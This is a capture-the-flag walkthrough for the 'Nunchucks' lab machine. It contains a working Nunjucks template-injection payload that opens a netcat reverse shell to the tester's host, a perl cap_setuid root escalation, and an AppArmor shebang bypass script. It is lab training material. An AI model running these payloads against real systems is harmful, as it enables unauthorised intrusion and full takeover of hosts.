

# Nunchucks

Let's start with enumerating services with simple nmap command.

```
$ nmap -sV 10.129.95.252
Starting Nmap 7.93 ( https://nmap.org ) at 2023-12-13 13:50 CST
Nmap scan report for 10.129.95.252
Host is up (0.044s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
443/tcp   open  ssl/http nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

There is nginx http server running on port 80 so let's visit it in browser. We are introduced with host name so let's add it as entry in /etc/hosts and refresh page.

```
https://nunchucks.htb

$ echo "10.129.95.252 nunchucks.htb" | sudo tee -a /etc/hosts
```

We have to confirm in browser that we want to continue that insecure connection. This error means that certificate issuer is unknown.

```
Error code: SEC_ERROR_UNKNOWN_ISSUER

Accept the Risk and Continue
```



# Now is the time to start selling things online


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There's nothing to interact with on that page, sign in and login pages are disabled. Let's run gobuster to find virtual hosts. We will use -k option to skip certificate validation.


```
$ gobuster vhost -u https://nunchucks.htb -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -k
```

Let's add found host to /etc/hosts and visit it in browser.

```
$ echo "10.129.95.252 store.nunchucks.htb" | sudo tee -a /etc/hosts
```



Trying injection techniques we finally find SSTI vulnerability.



Let's intercept this request in BurpSuite for ease of use and try to inject a reverse shell payload to that template.



```
"email":
"{{range.constructor(\"return global.process.mainModule.require('
child_process').execSync('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin
/bash -i 2>&1|nc 10.10.14.124 1234 >/tmp/f')\")({})}}"
```

```
$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.124] from (UNKNOWN) [10.129.95.252] 49368
bash: cannot set terminal process group (1027): Inappropriate ioctl for device
bash: no job control in this shell
david@nunchucks:/var/www/store.nunchucks$ whoami
david
david@nunchucks:/var/www/store.nunchucks$ ls /home/david
ls /home/david  /tmp
user.txt
```

Success ! We've obtained reverse shell as david, user flag can be found at /home/david. Running commands to find privilege escalation path we finally find something with getcap.

```
david@nunchucks:/var/www/store.nunchucks$ getcap -r / 2>/dev/null
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/usr/bin/perl = cap_setuid+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gstreamer-1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

Perl has setuid capabilities set. At GTFObins we can find how to exploit it.

## Capabilities

If the binary has the Linux **CAP\_SETUID** capability set or it is executed with root privileges, it can be used as a backdoor to maintain privileged access by manipulating the setuid bit.

```
cp $(which perl) .
sudo setcap cap_setuid+ep perl

./perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "/bin/sh";'
```

Although we can notice that not every command is being executed. This might give a clue that AppArmor is configured on that host.

```
david@nunchucks:/usr/bin$ perl -e 'use POSIX qw(setuid); POSIX::setuid(0); exec "whoami";'
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root
```

If that's the case we can try to Bypass AppArmor by creating a file and specifying a shebang.



## AppArmor Shebang Bypass

In **this bug** you can see an example of how **even if you are preventing perl to be run with certain resources**, if you just create a shell script **specifying** in the first line **`#!/usr/bin/perl`** and you **execute the file directly**, you will be able to execute whatever you want. E.g.:

```
echo '#!/usr/bin/perl
use POSIX qw(strftime);
use POSIX qw(setuid);
POSIX::setuid(0);
exec "/bin/sh"' > /tmp/test.pl
chmod +x /tmp/test.pl
/tmp/test.pl
```

Let's create such file called root.pl with /bin/bash payload and run it.

```
david@nunchucks:~$ ./root.pl
./root.pl
whoami
root
ls /root
node_modules
root.txt
```

We've successfully obtained root access. Root flag can be found at /root.